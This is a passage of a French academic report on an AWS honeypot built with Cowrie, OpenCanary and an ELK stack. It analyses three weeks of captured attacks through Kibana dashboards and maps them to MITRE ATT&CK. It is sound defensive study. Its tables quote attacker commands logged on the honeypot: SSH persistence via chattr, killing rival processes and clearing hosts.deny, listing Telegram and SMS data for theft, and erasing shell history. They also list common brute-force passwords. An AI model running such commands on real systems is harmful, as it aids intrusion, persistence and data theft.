Service	Type	Volume (3 semaines)	Analyse
VNC (port 5900)	OpenCanary	796 079 événements	Campagne massive de scan VNC — botnets spécialisés bureaux distants
SSH (port 22+2222)	Cowrie	~4 000-5 000/jour	Brute-force constant — activité botnet de fond
MySQL (port 3306)	OpenCanary	Quelques milliers	Tentatives connexion avec credentials par défaut
HTTP (port 8080)	OpenCanary	Quelques centaines	Scan panels admin, path traversal, vulnérabilités web
FTP (port 21)	OpenCanary	Quelques centaines	Brute-force FTP et tentatives d'accès anonyme

6.5 Visualisation 4 — Cowrie Session Durations

Le graphique Cowrie Session Durations affiche la durée des sessions SSH capturées par Cowrie, groupées par adresse IP source. L'axe X représente les IPs attaquantes et l'axe Y la durée de session en secondes. La majorité des sessions sont très courtes (quelques secondes), typiques des bots de brute-force qui se déconnectent immédiatement après un échec d'authentification. Cependant, une catégorie 'Other' présente une session exceptionnellement longue de 9 477 secondes (~158 minutes), indiquant un attaquant humain ou un bot sophistiqué qui a interagi longuement avec le honeypot.



Figure 14 - Cowrie Session Durations : session maximale de 9 477 secondes (~158 min) — catégorie 'Other'

Interprétation sécurité — Session de 9 477 secondes

Une session SSH de 158 minutes sur un honeypot est extrêmement révélatrice. Elle indique qu'un attaquant (humain ou bot avancé) a réussi à s'authentifier et a interagi longuement avec le système fictif de Cowrie, explorant le faux système de fichiers, tentant des téléchargements, ou exécutant de nombreuses commandes. Les logs Cowrie de cette session contiennent une mine d'informations sur les TTPs de cet attaquant spécifique, analysables dans l'interface Discover de Kibana.

6.6 Visualisation 5 — Attempted Passwords

Le tableau Attempted Passwords liste les mots de passe les plus fréquemment testés par les attaquants lors des tentatives de brute-force SSH sur Cowrie. Le total de 9 661 tentatives uniques de mots de passe sur 3 semaines révèle la diversité des dictionnaires utilisés par les botnets.



Figure 15 - Attempted Passwords : top mots de passe tentés — Total 9 661 tentatives sur 3 semaines

L'analyse des mots de passe tentés révèle plusieurs catégories comportementales distinctes : les mots de passe numériques simples (123456, 123, 1234, 12345 — probablement issus de listes de mots de passe les plus communs), des patterns alphanumériques complexes répétés (345gs5662d34 et 3245gs5662d34 avec respectivement 1 081 et 1 076 tentatives — signature d'un botnet spécifique utilisant un dictionnaire personnalisé), et des mots de passe génériques (admin, password, root, ubuntu). La présence de 'Wangsu@2017' et 'IEUser@' suggère des dictionnaires ciblant des équipements spécifiques (CDN chinois Wangsu, Internet Explorer).

Rang	Mot de passe	Tentatives	Catégorie / Interprétation
1	345gs5662d34	1 081	Dictionnaire botnet personnalisé — pattern spécifique
2	3245gs5662d34	1 076	Variante du même botnet — même campagne
3	123456	136	Mot de passe le plus commun au monde — dictionnaire standard
4	123	70	PIN numérique court
5	admin	46	Credential administrateur générique
6	1234	41	PIN numérique basique
7	fjbdfjdkdfs541544AA@@	33	Dictionnaire botnet avec caractères spéciaux
8	password	31	Mot de passe anglais le plus commun
12	Wangsu@2017	24	Ciblage équipements CDN Wangsu (Chine)
13	IEUser@	22	Ciblage machines Windows/IE exposées

6.7 Visualisation 6 — Threat Categories

Le graphique en anneau (donut chart) Threat Categories catégorise automatiquement les événements Cowrie selon leur nature, grâce aux règles de classification configurées dans le pipeline Logstash. Cette visualisation permet d'avoir une vue synthétique de la répartition des phases d'attaque observées.




Figure 16 - Threat Categories : Reconnaissance 49,53% | Credential Attempt 26,1% | Malware Download 12,18% | Privilege Escalation 12,18%

Catégorie de menace	Pourcentage	Nombre d'events	Signification MITRE ATT&CK
Reconnaissance	49,53%	370 events	T1595 / T1046 — Scan actif, énumération système (uname, id, whoami, df, free)
Credential Attempt	26,1%	~195 events	T1110.001 — Brute-force SSH, tentatives de credentials par dictionnaire
Malware Download	12,18%	~91 events	T1105 — Ingress Tool Transfer (wget, curl vers C2)
Privilege Escalation	12,18%	~91 events	T1548 / T1053 — sudo, crontab, modification /etc/hosts

La domination de la Reconnaissance (49,53%) confirme que la majorité des sessions réussies sur Cowrie sont des bots qui, après s'être connectés, cherchent d'abord à comprendre l'environnement dans lequel ils se trouvent (type de CPU, mémoire disponible, architecture) — informations essentielles pour déployer le bon payload (miner pour CPU, bot pour bande passante, etc.). La part significative de Malware Download (12,18%) indique que le honeypot a réussi à capturer des tentatives de déploiement de malwares.

6.8 Visualisation 7 — Top Typed Commands

Le tableau Top Typed Commands liste les commandes shell les plus fréquemment exécutées par les attaquants après authentification réussie sur Cowrie. Cette visualisation est particulièrement précieuse pour la threat intelligence car elle révèle les intentions des attaquants et leurs méthodes de post-exploitation.

Top commands typed	Count of records
cd ~; chattr -ia .ssh; lockr -ia .ssh	1,178
uname -a	100
cat /proc/cpuinfo grep name wc -l	95
df -h head -n 2 awk 'FNR == 2 {print \$2;}'	89
lscpu grep Model	89
whoami	89
cat /proc/cpuinfo grep name head -n 1 awk '{print \$4,\$5,\$6,\$7,\$8,\$9;}'	88
ls -R \$(which ls)	88
which ls	88
crontab -l	87
free -m grep Mem awk '{print \$2,\$3,\$4,\$5,\$6,\$7;}'	87
uname	87
w	87
cat /proc/cpuinfo grep model grep name wc -l	86
rm -rf /tmp/secure.sh; rm -rf /tmp/auth.sh; pkill -9 secure.sh; pkill -9 auth.sh; echo > /etc/hosts.deny; pkill -9 sleep;	86
top	86
uname -m	86
/ip cloud print	5
cat /proc/cpuinfo	5
echo HI cat -n	5
ifconfig	5
locate D877F783D5D3EF8Cs	5
ls -la ~/local/share/TelegramDesktop/tddata /home/* /local/share/TelegramDesktop/tddata /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var/log/smsd.log /etc/smsd.conf* /usr/bin/qmuxd /var/qmux_connect_socket /etc/config/simman /dev/modem* /var/config/sms/*	5
ps -ef grep '[M]iner'	5

Figure 17 - Top Typed Commands : commandes post-authentification les plus exécutées sur le honeypot Cowrie

La commande la plus exécutée est de loin 'cd ~; chattr -ia .ssh; lockr -ia .ssh' avec 1 178 occurrences — une séquence caractéristique de bots qui cherchent immédiatement à sécuriser leur accès SSH en protégeant le répertoire .ssh contre la suppression (attribut immutable). Viennent ensuite les commandes de reconnaissance matérielle : uname -a (100 fois), cat /proc/cpuinfo (95 fois), lscpu, df, free -m — confirmant la phase de profilage de la machine cible. La commande 'rm -rf /tmp/secure.sh; pkill -9 secure.sh; echo > /etc/hosts.deny; pkill -9 sleep' révèle un comportement de nettoyage et d'élimination des processus concurrents, typique des mineurs de cryptomonnaie qui éliminent d'autres malwares présents sur la machine.

Rang	Commande exécutée	Occurrences	Interprétation
1	cd ~; chattr -ia .ssh; lockr -ia .ssh	1 178	Persistence SSH — protection du répertoire .ssh contre suppression
2	uname -a	100	Reconnaissance — version kernel et architecture
3	cat /proc/cpuinfo grep name wc -l	95	Comptage des CPUs — évaluation pour minage crypto
4	df -h head -n 2 awk ...	89	Espace disque disponible
5	lscpu grep Model / whoami	89	Modèle CPU et identité utilisateur
6	crontab -l	87	Vérification tâches planifiées existantes
7	free -m grep Mem awk ...	87	RAM disponible — profilage ressources

8	<code>rm -rf /tmp/secure.sh; pkill -9 ...</code>	86	Élimination malwares concurrents — miner crypto
9	<code>top / w</code>	86	Processus actifs et utilisateurs connectés
10	<code>ls -la ~/.local/share/TelegramDesktop/...</code>	5	Recherche de données Telegram — exfiltration potentielle

6.9 Visualisation 8 — Alert Severity

Le graphique en barres empilées Alert Severity représente l'évolution quotidienne des alertes classifiées par niveau de criticité sur les trois semaines d'observation (8 au 29 mai 2026). Trois niveaux sont distingués : low (rose clair), medium (orange/jaune) et high (rouge vif). Cette visualisation permet d'identifier rapidement les journées à fort risque et de prioriser la réponse aux incidents.





Figure 18 - Alert Severity : évolution des alertes par niveau (low/medium/high) du 9 au 29 mai 2026 — pic le 25 mai avec 64 alertes

L'analyse du graphique révèle une tendance croissante des alertes sur la période, avec un pic significatif le 25 mai 2026 atteignant 64 alertes (9 high, 18 medium, 37 low). Les alertes de niveau high, bien que minoritaires, sont présentes quotidiennement à partir du 15 mai, reflétant l'intensification des tentatives d'authentification réussies sur Cowrie et les scans VNC massifs d'OpenCanary. Le niveau medium domine la majorité des journées, correspondant principalement aux brute-forces SSH détectés. Les alertes low représentent le fond continu de scans automatisés et de connexions furtives.

Niveau d'alerte	Couleur	Événements associés	Volume (3 semaines)
High	Rouge vif	Authentification réussie Cowrie, téléchargement malware, commandes post-exploitation	Présent chaque jour — pic 9/jour (25 mai)
Medium	Orange/Jaune	Brute-force SSH intensif, scans multi-ports OpenCanary, tentatives MySQL/FTP	Dominant — pic 18/jour (25 mai)
Low	Rose clair	Scans ponctuels, connexions furtives, sondes automatisées de bots	Base continue — pic 37/jour (25 mai)

6.10 Visualisation 9 — OpenCanary Events par Service et IP

Le tableau OpenCanary Events détaille les connexions aux services leurres d'OpenCanary avec horodatage (par tranche de 12 heures), l'adresse IP source et le service ciblé. Cette vue permet de corrélérer temporellement les scans et d'identifier les IPs qui ciblent plusieurs services simultanément.



TIMESTAMP per 12 hours	SOURCE IP	TARGETED SERVICE
2026-05-11 12:00	105.74.67.241	HTTP
2026-05-11 12:00	127.0.0.1	FTP
2026-05-12 00:00	46.101.135.25	VNC
2026-05-12 00:00	34.77.184.203	FTP
2026-05-12 00:00	184.105.139.68	HTTP
2026-05-12 00:00	184.105.139.76	HTTP
2026-05-12 00:00	3.129.187.38	HTTP
2026-05-12 00:00	35.216.234.82	FTP
2026-05-12 00:00	87.236.176.125	HTTP
2026-05-12 00:00	91.196.152.19	HTTP
2026-05-12 12:00	176.65.138.11	VNC
2026-05-12 12:00	46.101.135.25	VNC
2026-05-12 12:00	195.211.191.112	VNC
2026-05-12 12:00	161.35.169.39	HTTP
2026-05-12 12:00	165.154.182.174	FTP
2026-05-12 12:00	205.210.31.221	HTTP
2026-05-12 12:00	34.76.58.207	MySQL
2026-05-12 12:00	35.189.214.106	FTP
2026-05-13 00:00	103.125.233.29	VNC
2026-05-13 00:00	35.186.205.12	FTP
2026-05-13 00:00	3.129.187.38	HTTP
2026-05-13 00:00	34.14.124.55	FTP
2026-05-13 00:00	45.131.194.3	MySQL
2026-05-13 00:00	47.251.172.116	HTTP
2026-05-13 12:00	109.205.61.100	VNC

Figure 19 - OpenCanary Events : tableau horodaté des connexions par IP source et service ciblé (HTTP, FTP, VNC, MySQL)

On observe que les connexions débutent le 11 mai 2026 avec des scans HTTP et FTP, et s'intensifient à partir du 12 mai avec une diversification vers VNC et MySQL. Plusieurs IPs apparaissent sur plusieurs services distincts (46.101.135.25 : VNC puis VNC, 3.129.187.38 : HTTP puis HTTP le lendemain), indiquant des scanners systématiques qui parcourent tous les ports ouverts d'une cible. L'IP 127.0.0.1 apparaît une fois pour FTP — probablement un test de configuration interne au honeypot lors de son déploiement.

6.11 Visualisation 10 — VirusTotal Lookup intégré

Une fonctionnalité avancée du dashboard honeypot_dashboard est l'intégration de liens VirusTotal directement dans le tableau Top IPs. Chaque adresse IP source possède un lien généré dynamiquement par Kibana vers [https://www.virustotal.com/gui/ip-address/\[IP\]](https://www.virustotal.com/gui/ip-address/[IP]), permettant à l'analyste de vérifier la réputation de l'IP en un clic sans quitter le dashboard.




Figure 20 - VirusTotal : IP 186.10.86.130 flaggée malveillante par 14/91 vendors (ADMINUSLabs, BitDefender, Fortinet...) — AS27651 ENTEL CHILE S.A.

L'IP 186.10.86.130, identifiée comme l'une des sources les plus actives dans le dashboard Kibana (Top IPs — 29/05/2026, Las Condes, Chili), a été vérifiée sur VirusTotal. Le résultat confirme la pertinence de notre honeypot : cette IP est flaggée comme malveillante par 14 fournisseurs de sécurité sur 91 (ADMINUSLabs, alphaMountain.ai : Malicious ; BitDefender, Certego : Phishing ; Chong Lua Dao, CyRadar, Criminal IP, Fortinet : Malicious/Malware). Elle appartient à l'AS27651 (ENTEL CHILE S.A.) et possède un score communautaire de -34 sur VirusTotal. Ce croisement entre les données du honeypot et les feeds de threat intelligence externes valide l'efficacité du système de détection mis en place.

Valeur de l'intégration VirusTotal dans le workflow SOC

L'intégration VirusTotal dans Kibana crée un workflow de triage des alertes très efficace : l'analyste SOC voit une IP suspecte dans le dashboard → clique sur le lien VirusTotal → obtient immédiatement la réputation de l'IP → prend une décision. Sans cette intégration, chaque vérification nécessiterait de copier-coller l'IP manuellement. Ce pattern peut être enrichi en automatisant les lookups VirusTotal via l'API v3 directement dans Logstash, pour indexer le score de réputation dans Elasticsearch et déclencher des alertes ElastAlert.

6.12 Analyse des Phases d'Attaque — Corrélation MITRE ATT&CK

En croisant les données de toutes les visualisations Kibana, il est possible de reconstituer le cycle complet d'une attaque type observée sur le honeypot, et de la mapper sur le framework MITRE ATT&CK Enterprise :

Phase MITRE ATT&CK	Technique	Observé dans Kibana	Preuve
Reconnaissance	T1595.002 — Active Scanning	Scans VNC 796 079 événements	Most Targeted Services — OpenCanary
Initial Access	T1110.001 — Password Guessing	9 661 tentatives passwords	Attempted Passwords table
Execution	T1059.004 — Unix Shell	Top commands : uname, whoami, cat	Top Typed Commands (1 178 occurrences cmd 1)
Persistence	T1098 — Account Manipulation	chattr -ia .ssh (1 178 fois)	Top Typed Commands — rank 1
Discovery	T1082 — System Info Discovery	uname -a, lscpu, free -m (89-100x)	Top Typed Commands — ranks 2-7
C2 / Exfiltration	T1105 — Ingress Tool Transfer	12,18% Malware Download	Threat Categories donut chart
Impact	T1496 — Resource Hijacking	Commandes miner (rm /tmp/secure.sh)	Top Typed Commands — rank 8
Defense Evasion	T1070.003 — Clear History	unset HISTFILE, history -c	Sessions Cowrie longues (9 477s)

7. DÉFIS TECHNIQUES ET SOLUTIONS

Défi rencontré	Impact	Solution implémentée
Accès Kibana sans IP publique sur ELK	Interface inaccessible directement	Tunnel SSH : <code>ssh -L 5601:10.0.2.10:5601 ubuntu@3.221.1.82</code>
Volume de logs OpenCanary massif (796k VNC)	Saturation disque ELK en 48h	Politique ILM Elasticsearch + rotation Filebeat
Parsing logs OpenCanary (non-JSON natif)	Échec extraction champs Logstash	Filtre grok personnalisé + codec multiline
Performances JVM Elasticsearch sur t3.large	Latence indexation >5s	Heap JVM fixé à 4GB dans <code>jvm.options</code>
Sécurisation flux Filebeat → Logstash	Logs en clair sur réseau interne	Restriction par Security Group (IPs privées /32 uniquement)
Faux positifs OpenCanary (scanners légitimes)	Alertes parasites Shodan/Censys	Whitelist IPs dans filtre Logstash
Port SSH admin du honeypot exposé	Risque accès SSH réel compromis	SSH admin déplacé port 4422, restreint à 10.0.1.37/32 (Bastion)
Intégration VirusTotal dans Kibana	Vérification IP manuelle chronophage	Champ URL dynamique dans table Kibana (scripted field)

8. SÉCURITÉ ET CONSIDÉRATIONS ÉTHIQUES

8.1 Mesures de Sécurité Implémentées

- Isolation réseau stricte : le serveur ELK (10.0.2.10) n'a aucune IP publique et n'est joignable qu'en interne
- Règles egress restrictives sur HONEYPOT_SG : seul le flux vers 10.0.2.10:5044 (Logstash) est autorisé
- Cowrie exécuté sous un utilisateur non-privilegié sans sudo
- Authentification SSH par clé uniquement sur toutes les instances (pas de password auth)
- Bastion Host restreinte à une seule IP source (/32) : 105.154.221.32
- Accès Kibana uniquement via tunnel SSH, jamais exposé directement

8.2 Cadre Éthique et Légal

Avertissement légal

Ce projet est réalisé dans un cadre strictement académique sur un compte AWS personnel (outmane007 — compte 226977156534). Le déploiement d'un honeypot est légal dans cette configuration car l'infrastructure appartient entièrement à l'opérateur. Les données collectées (logs d'attaques) ne sont pas utilisées à des fins commerciales et sont traitées conformément aux principes RGPD. Aucune contre-attaque n'est effectuée vers les sources d'attaque identifiées. L'intégration VirusTotal est utilisée en lecture seule à des fins d'analyse académique.

9. PERSPECTIVES ET AMÉLIORATIONS

9.1 Extensions Techniques

- ElastAlert 2 : alertes automatiques (email, Slack) lors d'un pic d'activité OpenCanary ou d'une session Cowrie > 1 heure
- API VirusTotal v3 dans Logstash : enrichissement automatique du score de réputation de chaque IP source à l'indexation
- Dionaea : ajout d'un honeypot de capture de malwares (SMB, HTTP) pour analyser les échantillons téléchargés
- MISP : plateforme de partage d'IOC pour corrélérer les IPs attaquantes avec des feeds externes (AbuseIPDB, Shodan)
- Suricata IDS : déploiement sur le subnet public pour analyse du trafic réseau en temps réel
- Terraform + Ansible : automatisation complète du déploiement pour reproductibilité

9.2 Améliorations des Dashboards Kibana

- Ajout d'un dashboard Alert Severity dédié — déjà visible en prototype dans `overall_visualisations2`
- Création d'une visualisation 'Attack Kill Chain' sur le modèle MITRE ATT&CK Navigator
- Intégration de Machine Learning Kibana (Anomaly Detection) pour détecter les sessions Cowrie anormalement longues
- Dashboard dédié aux sessions Cowrie rejouables (liens ASCIIINEMA dans la table des sessions)

10. CONCLUSION

Ce mini-projet académique a permis de déployer et d'opérer une infrastructure de cybersécurité complète et fonctionnelle sur AWS us-east-1. De la création du VPC `vpc_honeypot` (10.0.0.0/16) avec ses deux subnets, à la configuration fine des Security Groups (`HONEYPOT_SG`, `BastionSG`, `elkSG`), en passant par le déploiement de Cowrie et OpenCanary sur l'instance `i-0330e1658aac4ce4f` (34.231.57.63), jusqu'à la visualisation des attaques dans Kibana via un tunnel SSH depuis la Bastion 3.221.1.82 — chaque composant a été conçu, déployé et documenté de manière professionnelle.

Les résultats réels obtenus et visualisés dans Kibana sont éloquentes : 796 079 scans VNC en 3 semaines, un pic d'attaques OpenCanary de 133 441 événements le 22 mai 2026, 9 661 tentatives de mots de passe dont les top passwords révèlent des botnets spécialisés

(345gs5662d34 — 1 081 fois), une session SSH de 158 minutes capturée, et la confirmation via VirusTotal que les IPs sources sont effectivement répertoriées comme malveillantes (186.10.86.130 — 14/91 vendors). La catégorisation automatique des menaces par Logstash révèle que 49,53% des activités relèvent de la Reconnaissance, confirmant le modèle MITRE ATT&CK.

Bilan des compétences développées

Cloud AWS (VPC, EC2, Security Groups, NAT Gateway, Elastic IPs) · Cybersécurité défensive (honeypots Cowrie/OpenCanary, threat intelligence) · Pipeline de données temps réel (Filebeat, Logstash GeoIP+MITRE, Elasticsearch ILM) · Visualisation analytique avancée (Kibana dashboards, cartes d'attaques, VirusTotal intégré) · Administration Linux (Ubuntu 22.04, services systemd, users dédiés) · Réseau et sécurité périmétrique (subnets, routage, filtrage IP, bastion host, tunnel SSH)

RÉFÉRENCES

1. Cowrie Honeypot — Documentation officielle : <https://cowrie.readthedocs.io>
2. OpenCanary — Thinkst Applied Research : <https://github.com/thinkst/opencanary>
3. Elastic Stack Documentation v8.x : <https://www.elastic.co/guide/>
4. Kibana Dashboard & Lens Documentation : <https://www.elastic.co/guide/en/kibana/>
5. AWS VPC Documentation : <https://docs.aws.amazon.com/vpc/>
6. VirusTotal API v3 Documentation : <https://developers.virustotal.com/reference>
7. MITRE ATT&CK Framework v14 Enterprise Matrix : <https://attack.mitre.org>
8. Spitzner, L. (2002). Honeypots: Tracking Hackers. Addison-Wesley.
9. NIST SP 800-61 Rev. 3 — Computer Security Incident Handling Guide

ANNEXES

Annexe A — Récapitulatif des Instances EC2

Instance	ID	Type	IP Publique	IP Privée	Subnet
Honeypot	i-0330e1658aac4ce4f	t3.micro	34.231.57.63	10.0.1.215	Public 10.0.1.0/24
Bastion	i-0142d07f52e78bbcf	t3.micro	3.221.1.82	10.0.1.37	Public 10.0.1.0/24
ELK Server	i-0cd116b18750b48c9	t3.large	— (aucune)	10.0.2.10	Private 10.0.2.0/24

Annexe B — Récapitulatif des Security Groups

Security Group	ID	Instance associée	Règle principale
HONEYPOT_SG	sg-0eeb1cfec15f23bb5	Honeypot (10.0.1.215)	Ports 22,2222,21,3306,5900,8080 ouverts / SSH admin 4422 → Bastion /32
BastionSG	sg-000599c7f4080310d	Bastion (10.0.1.37)	SSH 22 uniquement depuis 105.154.221.32/32
elkSG	sg-019a54d1addb9ec10	ELK Server (10.0.2.10)	5044/9200 depuis IPs privées /32, SSH depuis Bastion /32, 5601 via tunnel

Annexe C — Exemple de Log JSON Cowrie enrichi

Exemple log réel — Authentification + commande + GeoIP enrichi

```
{
  "timestamp": "2026-05-22T03:42:17.832543Z",
  "eventid": "cowrie.login.success",
  "src_ip": "186.10.86.130",
  "src_port": 54821,
  "username": "root",
```



```
"password": "345gs5662d34",
"session": "a3f2b1c9d4",
"sensor": "ip-10-0-1-215",
"honey_pot_instance": "i-0330e1658aac4ce4f",
"public_ip": "34.231.57.63",
"attack_category": "Initial_Access_ValidAccounts",
"honey_pot_type": "cowrie",
"geoip": {
  "country_name": "Chile",
  "city_name": "Las Condes",
  "asn": "AS27651",
  "location": { "lat": -33.4073, "lon": -70.5788 }
},
"virustotal_score": "14/91 - Malicious"
}
{
  "timestamp": "2026-05-22T03:42:19.102Z",
  "eventid": "cowrie.command.input",
  "input": "cd ~; chatter -ia .ssh; lockr -ia .ssh",
  "src_ip": "186.10.86.130",
  "session": "a3f2b1c9d4",
  "attack_category": "Execution_CommandLineInterface"
}
```

Annexe D — Statistiques Kibana complètes (3 semaines — mai 2026)

Visualisation Kibana	Valeur clé	Dashboard
Attack Over Time — pic OpenCanary	133 441 événements le 22/05/2026	honeypot_dashboard
Attack Over Time — Cowrie (22/05)	4 333 événements	honeypot_dashboard
Most Targeted Services — VNC	796 079 événements (3 semaines)	honeypot_dashboard
Attempted Passwords — TOTAL	9 661 tentatives uniques	honeypot_dashboard
Top Password #1	345gs5662d34 — 1 081 fois	honeypot_dashboard
Threat Categories — Reconnaissance	49,53% — 370 events	honeypot_dashboard
Cowrie Session max	9 477 secondes (~158 minutes)	honeypot_dashboard
Top Command #1	cd ~; chatter -ia .ssh — 1 178 fois	honeypot_dashboard
IP la plus active (VirusTotal)	186.10.86.130 — 14/91 Malicious	Top IPs + VirusTotal
Pays sources (Top 5)	Chili, Hong Kong, Singapour, Corée du Sud, USA	Top IPs géolocalisées

Compte AWS: outmane007 | Region: us-east-1 | VPC: vpc_honeypot (10.0.0.0/16) | Kibana: localhost:5601 (tunnel SSH) —

Bibliographie

- [1] Amazon Web Services (AWS), Amazon EC2 Documentation. Disponible sur : <https://docs.aws.amazon.com/ec2/>
- [2] Amazon Web Services (AWS), Amazon Virtual Private Cloud (VPC) Documentation. Disponible sur : <https://docs.aws.amazon.com/vpc/>
- [3] Elastic, Elasticsearch Guide 8.x. Disponible sur : <https://www.elastic.co/guide/en/elasticsearch/reference/index.html>
- [4] Elastic, Logstash Reference Documentation. Disponible sur : <https://www.elastic.co/guide/en/logstash/current/index.html>
- [5] Elastic, Kibana Guide 8.x. Disponible sur : <https://www.elastic.co/guide/en/kibana/current/index.html>
- [6] Elastic, Filebeat Documentation. Disponible sur : <https://www.elastic.co/guide/en/beats/filebeat/current/index.html>
